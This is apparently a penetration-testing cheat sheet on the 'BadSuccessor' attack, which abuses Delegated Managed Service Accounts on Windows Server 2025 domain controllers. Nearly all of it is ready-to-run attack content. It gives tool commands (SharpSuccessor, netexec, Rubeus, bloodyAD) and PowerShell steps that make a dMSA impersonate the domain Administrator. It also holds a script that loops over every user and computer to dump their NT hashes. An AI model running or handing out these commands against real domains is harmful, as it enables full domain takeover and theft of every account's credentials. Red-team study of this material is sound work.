Password - dMSA
Delegated Managed Service Accounts (dMSAs)
BadSuccessor
Requirements:
- Windows Server 2025 Domain Controller
- Permission on any organizational unit (OU) in the domain
Tools:
-
SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan" /account:jdoe /name:attacker_dMSA -
poetry run netexec ldap 10.10.10.10 -u administrator -p Passw0rd -M badsuccessor

Manual Exploitation:
-
Verify if the DC is a Server 2025
ldapsearch "(&(objectClass=computer)(primaryGroupID=516))" dn,name,operatingsystem # BloodHound Query MATCH (c:Computer) WHERE c.isdc = true AND c.operatingsystem CONTAINS "2025" RETURN c.name -
Create unfunctional dMSA
New-ADServiceAccount -Name "attacker_dmsa" -DNSHostName "dontcare.com" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "attacker-machine$" -path "OU=temp,DC=aka,DC=test" -
Edit
msDS-ManagedAccountPrecededByLinkandmsDS-DelegatedMSAStatevalues# msDS-ManagedAccountPrecededByLink, targeted user or computer # msDS-DelegatedMSAState=2, completed migration $dMSA = [ADSI]"LDAP://CN=attacker_dmsa,OU=temp,DC=aka,DC=test" $dMSA.Put("msDS-DelegatedMSAState", 2) $dMSA.Put("msDS-ManagedAccountPrecededByLink", "CN=Administrator,CN=Users,DC=aka,DC=test") $dMSA.SetInfo() -
dMSA authentication with Rubeus
Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/aka.test /dmsa /opsec /nowrap /ptt /ticket:<Machine TGT>
Credential Dumping
When you request a TGT for a dMSA, it comes with a new structure called KERB-DMSA-KEY-PACKAGE. This structure includes two fields: current-keys and previous-keys. - Akamai Blog Post
The previous-keys field contains the RC4-HMAC of the password (NT Hash).
.\Invoke-BadSuccessorKeysDump.ps1 -OU 'OU=temp,DC=aka,DC=test'-
$domain = Get-ADDomain $dmsa = "CN=mydmsa,CN=Managed Service Accounts,$($domain.DistinguishedName)" $allDNs = @(Get-ADUser -Filter * | select @{n='DN';e={$_.DistinguishedName}}, sAMAccountName) + @(Get-ADComputer -Filter * | select @{n='DN';e={$_.DistinguishedName}}, SAMAccountName) $allDNs | % { Set-ADObject -Identity $dmsa -Replace @{ "msDS-ManagedAccountPrecendedByLink" = $_.DN } $res = Invoke-Rubeus asktgs /targeteduser:mydmsa$ /service:"krbtgt/$(domain.DNSRoot)" /opsec /dmsa /nowrap /ticket:$kirbi $rc4 = [regex]::Match($res, 'Previous Keys for .*\$: \(rc4_hmac\) ([A-F0-9]{32})').Groups[1].Value "$($_.sAMAccountName):$rc4" } -
python bloodyAD.py --host 192.168.100.5 -d bloody.corp -u jeanne -p 'Password123!' get writable --otype OU python bloodyAD.py --host 192.168.100.5 -d bloody.corp -u jeanne -p 'Password123!' add badSuccessor dmsADM10 -
getTGT.py 'kerberos+aes://contoso.local\user:AES_KEY@DC_IP' --ccache user.ccache
dMSASync.py 'contoso.local\user:user.ccache@DC01.contoso.local/?dc=DC_IP' 'CN=dmsa,CN=Managed Service Accounts,DC=contoso,DC=local'